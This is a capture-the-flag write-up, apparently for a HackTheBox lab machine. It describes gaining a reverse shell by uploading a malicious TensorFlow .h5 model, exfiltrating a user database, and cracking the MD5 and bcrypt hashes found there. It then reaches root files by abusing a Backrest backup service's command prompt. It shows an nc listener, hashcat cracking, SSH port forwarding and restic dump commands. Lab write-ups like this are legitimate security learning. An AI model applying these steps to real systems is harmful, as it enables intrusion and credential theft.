Exploiting a Tersorflow Remote Code Execution with Malicious .h5 Model and Escalating to Root via a Misconfigured Backrest Service
Recon
Nmap Scan
sudo nmap -A 10.10.11.74 -T5

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
Initial Access
Vulnerability Identification
Upon registering on the platform I encountered the following..
 The website let me upload my .h5 AI models , upon some research i found this article1 stating that I could embed payloads into AI models.
Later i found this payload2
Note that the payload has to be crafted on the specific tensorflow version 2.13.1 , stated on the requirements.txt
Payload Crafting and Exploitation
Since i had a newer python version not supporting tensorflow 2.13.1 i used pyenv to manage older python versions.
pyenv install 3.10.13
pyenv virtualenv 3.10.13 tf-2.13-env
pyenv activate tf-2.13-env
pip install tensorflow==2.13.1
Inside this env, I ran the script with my ip and port , and a nc listener
nc -lvnp 4444
after that I uploaded the file Exploit.h5 to the website, ran it and got a shell as app.
Lateral Movement
Searching the Box

Inside the box i found a file named users.db that i ex-filtrated to my host.
I opened it with a sqlite gui and got:
Decryption
I pasted the hashes on hashes.com and got the results.
gael@artificial.htb : c99175974b6e192936d97224638a34f8: REDACTED
royer@artificial.htb bc25b1f80f544c0ab451c02a3dca9fc6: REDACTED
In the future royer was useless.
User Flag
I got a connection to the box as gael via ssh using the cracked password. And like so I got the user flag.
Privilege Escalation
Searching the Box
After searching for a while I found that gael is sysadmin and has access to a backup folder on /var/backups/backrest_backup.tar.gz
I also found that the box has port 9898 open serving as backrest web service.
Searching Backup Folder
Inside the folder I found config.json that has:
"name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
using Hashes.com tool to detect hash type I saw that is is base 64 encoded and decoding it gives :
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
Using the same technique I found it to be bcrypt , has expected and after trying hashes.com with no sucess tried hascat with rockyou and got:
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO:REDACTED
Analyzing open port 9898
I redirected that open port to my host via ssh :
ssh -L 9898:localhost:9898 gael@10.10.10.10
Prompt to log in I used the previous creds with success.
Getting Root
This is a web ui for restic backups 3
Inside the ui I went to Repos , and select run comand I got a prompt.
after using the comand help I found out about :
Snapshotsto see snapshot ids (backups)ls [snapshotID]- list direscoriesDump [SnapshotID] [File Path]- to retreive data from a file
So the final comands to get the flag was was:
dump 64bc9183 /root/root.txt